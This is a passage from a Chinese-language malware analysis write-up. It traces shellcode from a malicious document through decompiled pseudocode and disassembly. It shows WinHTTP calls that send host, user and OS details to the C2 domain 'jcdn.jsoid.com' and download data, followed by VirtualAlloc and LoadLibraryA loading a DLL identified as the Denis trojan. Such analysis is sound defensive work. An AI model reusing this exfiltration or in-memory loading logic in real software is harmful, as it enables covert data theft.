    v2 = ((int (__stdcall *) (int, _WORD *))v151)(v293, v260); // v2= kernel32.GetProcAddress函数
    v264 = (int (__stdcall *) (_DWORD, int, int *))v2;
    if ( v2 )
    {
        strcpy((char *)v259, "GetHGlobalFromStream");
        HIBYTE(v259[10]) = 0;
        v259[11] = 0;
        v2 = ((int (__stdcall *) (int, _WORD *))v151)(v259, v264); // v2= kernel32.GetProcAddress函数
    }
}
```

60. 继续往下，在 0000125C 处发现 ExpandEnvironmentStringsW 函数调用，进行环境变量值修改：

```
((void (__thiscall *) (int *, int *, int *, int *))v288)(
    kk,
    v209,
    v211,
    2048); // <kernel32.ExpandEnvironmentStringsW>函数
goto LABEL_335;
default:
    goto LABEL_336;
}
v185 = v188 + 1;
```

61. 继续往下，在 0000127A 处发现调用 CreateStreamOnHGlobal 函数创建流对象，同时创建与"jcdn.jsoid.com"地址的 http 连接：

```
LOBYTE(v2) = v264(0, 1, &v283); // <combase.CreateStreamOnHGlobal>函数
if ( v283 )
{
    v2 = v263(
        v186,
        (int (__stdcall *) (_DWORD))var_34_LoadlibraryA,
        v295,
        v293,
        0); // v263= <winhttp.WinHttpRequest>函数
    v227 = v2;
    v299 = v2;
    if ( v2 )
    {
        v2 = v272(v2, v290, v291, 0); // v272= <winhttp.WinHttpRequest>函数
        // v290= C2= "jcdn.jsoid.com"
        v225 = (void (__thiscall *) (_DWORD, _DWORD, _DWORD, _DWORD))v2;
        v288 = (int *)v2;
    }
}
```

62. 紧接着发送本地收集的主机名，用户名和主机系统到 C2 服务器，同时将接受数据到上面创建的流对象中。

```
// v290= C2= "jcdn.jsoid.com"
v2 = v272(v2, v290, v291, 0); // v272= <winhttp.WinHttpRequest>函数
v225 = (void (__thiscall *) (_DWORD, _DWORD, _DWORD, _DWORD))v2;
v288 = (int *)v2;
if ( v2 )
{
    v2 = v271(
        v2,
        v281,
        v255,
        0,
        v282,
        0,
        v292); // v271= <winhttp.WinHttpRequest>函数
    // v255= "/script/word.png?A=DESKTOP-...&t&C=Windows..."
    // v281="GET"
    v226 = v2;
    if ( v2 )
    {
        if ( v286 )
        {
            // ...
        }
    }
}
```

63. Sub\_168 的函数主要功能是与 C2 进行网络连接，上传收集的主机信息，然后从 C2 下载数据。

## sub\_E180F 函数

64. 再来看看 sub\_E180F 函数，首先会发现在 000E2D75 偏移地址，处调用 GetProcAddress 函数获取 VirtualAlloc、RtlMoveMemory 和 RtlZeroMemory 函数的地址。

```
if ( v14 )
{
    memcpy(v348, "VirtualA", sizeof(v348));
    v349 = 0x63F6C6C;
    v350 = v12;
    v778 = (char *)((int (__stdcall *)(int *, _BYTE *))v14)(v84, v348); // v14= <kernel32.GetProcAddress>函数
    // 参数为 "VirtualAlloc" 和"MZ"
    // v778= "VirtualAlloc" 函数
    if ( v778 )
    {
        v124 = v785;
        strcpy((char *)v347, "RtlMoveMemory");
        v347[7] = 0;
        v773 = (_DWORD *)((int (__stdcall *)(int *, _WORD *))v14)(v785, v347); // v14= <kernel32.GetProcAddress>函数
        if ( v773 )
        {
            strcpy((char *)v346, "RtlZeroMemory");
            v346[7] = 0;
            v122 = (int (__stdcall *)(char *, int))((int (__stdcall *)(int *, _WORD *))v14)(v124, v346); // v14= <kernel32.GetProcAddress>函数
            v786 = v122;
            // v122= ntdll.RtlZeroMemory>函数
            // v786 = RtlZeroMemory 函数
            if ( v122 )
            {
                v788 = 20;
                v774 = 4;
                v41 = *a8;
            }
        }
    }
}
```

65. 再往下，在 000E4084 处和 000E1A61 处发现 VirtualAlloc 函数，分配新的内存。

```
while ( v116 < 248 );
v12 = 0;
if ( LOWORD(v341[1]) == 332 )
{
    v117 = (int (__stdcall *)(int, unsigned int, int, int))v778;
    v118 = ((int (__stdcall *)(_DWORD, _DWORD, int, int))v778)(0, v341[20], 0x2000, 1); // v778= <kernel32.VirtualAlloc>函数
    v119 = v118;
    if ( v118 )
    {
        v143 = (int)v783;
        v781 = (char *)HIWORD(v341[1]);
        v144 = __readeflags();
        v311 = 0;
        _AL = 0;
        __asm
        {
            aaa
            das
            daa
        }
    }
}
```

66. 再往下，再 000E4278 处发现 LoadLibraryA 函数调用，其中对调用的资源地址进行溯源，发现正是前面 000E1A61 处 VirtualAlloc 函数分配的新地址；也就是说 shellcode 还会加载一个新的 dll 资源。

```

    v44 = (int)v787;
    v45 = v786;
LABEL_147:
    v791 = (_BYTE *)(&loc_0 + 1);
    v85 = (char *)v44 + *((_DWORD *)v23 + 32);
    v206 = *((_DWORD *)v23 + 33) / v788;
    v773 = v85;
    v779 = (_DWORD *)v206;
    v778 = (char *)v12;
    if ( v206 > 0 )
    {
        v61 = (int *)v85 + 12;
        v787 = v61;
    }
LABEL_149:
    v788 = *v61;
    if ( v788 && v791 )
    {
        v134 = v773 + v44 + v788; // v771= <kernel32.LoadLibraryA> 函数
        v274 = v788;
        goto LABEL_82;
    }
}
```

```

_EAX = 1072998957;
asm { aad }
writeflags(v152);
v22 = (int *)v117(v119, v312, 4096, 4); // v117= <kernel32.VirtualAlloc>函数
v28 = v22;
if ( v22 )
{
    qmemcpy(v22, v342, 0x40u);
    v789 = (char *)v22 + v22[15];
    v23 = v789;
}

```

67. 继续往下，会在 000E3454 处发现 call 指令调用的函数进入一片新的内存，这就和上面的分析呼应上了，此处调用了新加载的 DLL 中的函数：

```

v190 = *((_DWORD *)v189 + 10);
if ( v190 )
{
    if ( !((int (__stdcall *)(int, int, int))(v44 + v190))(v44, 1, v12) ) // 此函数进入另一块内存地址
        return v12;
    *((_DWORD *)v189 + 10) = v12;
}
v191 = *((_DWORD *)v189 + 30);
if ( v191 && *((_DWORD *)v189 + 31) != v12 )
{
}

```

68. 除了上面的地址外，还有 000E4167 处也调用了新内存中的函数：

```


v772[0] = v284;
v772[1] = v284;
v264(v284, v44, v772, v284); // 进入另一块内存地址
}
}

```


## Shellcode 加载的资源

抽取的样本 MD5: D017290C6A6F3357B9EA52D8ECB9F1DFC0111942


69. 我们在 000E3454 处下断，然后跟入新的内存中：




70. 进入新的内存页后，我们再次将其 dump 下来，找到首地址为 04B80000，在插件中找到对应的地址，发现以 04B80000 为起始地址的话，长度不对；则正确的首地址应该是 04B81000：




71. Dump 完内存后，用 IDA 打开，然后 rebase 地址方便与 X32dbg 对应：



72. 对应上了（需要注意的是，IDA 会将很多代码识别为数据，需要手动将其转换成代码（按 C））



73. 进入内存的地址为 loc\_04BE5687，单步执行后会首先调用 sub\_4BEE313 函数（打个快照先）：



sub\_4BEE313

74. 然后分析 sub\_4BEE313 函数，动态跟入该函数，发现会调用函数 GetSystemTimesAsFilesTime, GetCurrentProcessId, GetCurrentThreadId, GetTickCount, QueryPerformanceCounter 函数：


```

seg000:04BEE345
seg000:04BEE345 loc_4BEE345:
seg000:04BEE345 push     esi
seg000:04BEE346 lea      eax, [ebp+var_8]
seg000:04BEE349 push     eax
seg000:04BEE34A call     dword ptr ds:4BF0088h
seg000:04BEE350 mov      esi, [ebp+var_4]
seg000:04BEE353 xor      esi, [ebp+var_8]
seg000:04BEE356 call     dword ptr ds:4BF0170h
seg000:04BEE35C xor      esi, eax
seg000:04BEE35E call     dword ptr ds:4BF01A8h
seg000:04BEE364 xor      esi, eax
seg000:04BEE366 call     dword ptr ds:4BF0174h
seg000:04BEE36C xor      esi, eax
seg000:04BEE36E lea      eax, [ebp+var_10]
seg000:04BEE371 push     eax
seg000:04BEE372 call     dword ptr ds:4BF0178h
seg000:04BEE378 mov      eax, [ebp+var_C]
seg000:04BEE37B xor      eax, [ebp+var_10]
seg000:04BEE37E xor      esi, eax
seg000:04BEE380 cmp      esi, edi
seg000:04BEE382 jnz      short loc_4BEE38B

```

04BEE349	50	lea eax, dword ptr ds:[ebp+var_8]
04BEE34A	FF15 B8D0BF04	push eax
04BEE350	8B75 FC	call dword ptr ds:[<&GetSystemTimeAsFileTime>]
04BEE353	3375 F8	mov esi, dword ptr ss:[ebp-4]
04BEE356	FF15 70D1BF04	xor esi, dword ptr ss:[ebp-8]
04BEE35C	33F0	call dword ptr ds:[<&GetCurrentProcessId>]
04BEE35E	FF15 A8D1BF04	xor esi, eax
04BEE364	33F0	call dword ptr ds:[<&GetCurrentThreadId>]
04BEE366	FF15 74D1BF04	xor esi, eax
04BEE36C	33F0	call dword ptr ds:[<&GetTickCount>]
04BEE36E	8D45 F0	xor esi, eax
04BEE371	50	lea eax, dword ptr ss:[ebp-10]
04BEE372	FF15 78D1BF04	push eax
04BEE378	8B45 F4	call dword ptr ds:[<&QueryPerformanceCounter>]
04BEE37B	3345 F0	mov eax, dword ptr ss:[ebp-C]
		xor eax, dword ptr ss:[ebp-10]

75. 继续往下，调用函数 4BE5591，跟入函数，看了看 4BE5591 的调用树，放弃了!!! 这姑娘的手动调试来硬刚怕是不太中，人都得疯掉，等后面看看有没有好的方法再分析吧：



76. 看了看其他大佬的分析，说 04BC0837 的代码击中特征库，最后加载的是 Denis 木马：



<pre> seg000:04BC0837 seg000:04BC083A seg000:04BC083B seg000:04BC083C seg000:04BC083F seg000:04BC0840 seg000:04BC0842 seg000:04BC0844 seg000:04BC0848 seg000:04BC0849 seg000:04BC084A seg000:04BC084B seg000:04BC084D seg000:04BC084F seg000:04BC0854 seg000:04BC0859 seg000:04BC085B seg000:04BC085D seg000:04BC085F seg000:04BC0863 seg000:04BC0867 seg000:04BC086A seg000:04BC086B seg000:04BC086C seg000:04BC086D </pre>	<pre> mov     ebx, [esp+14h+var_14] pushf push    ecx shl     ecx, 3 push    ebx inc     bh or      ecx, ecx shl     cx, 6 push    eax aaa push    edx cwd cwd mov     eax, 2A02h mov     ecx, 0DE43h mul     ecx neg     al bswap   ebx mov     ax, 6Ch ; 'l' mov     cx, 50h ; 'p' mul     cx stc sahf push    ecx cbw </pre>
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

77. 留下了没有技术的泪水 (; 'д` ) ღ

**参考链接：**<https://www.anquanke.com/post/id/215169>

(本人此参考链接时无法动态进入 shellcode，因为读取不到指定的资源，只能读取到第一个 ole 资源而读取不到正确的 shellcode 代码)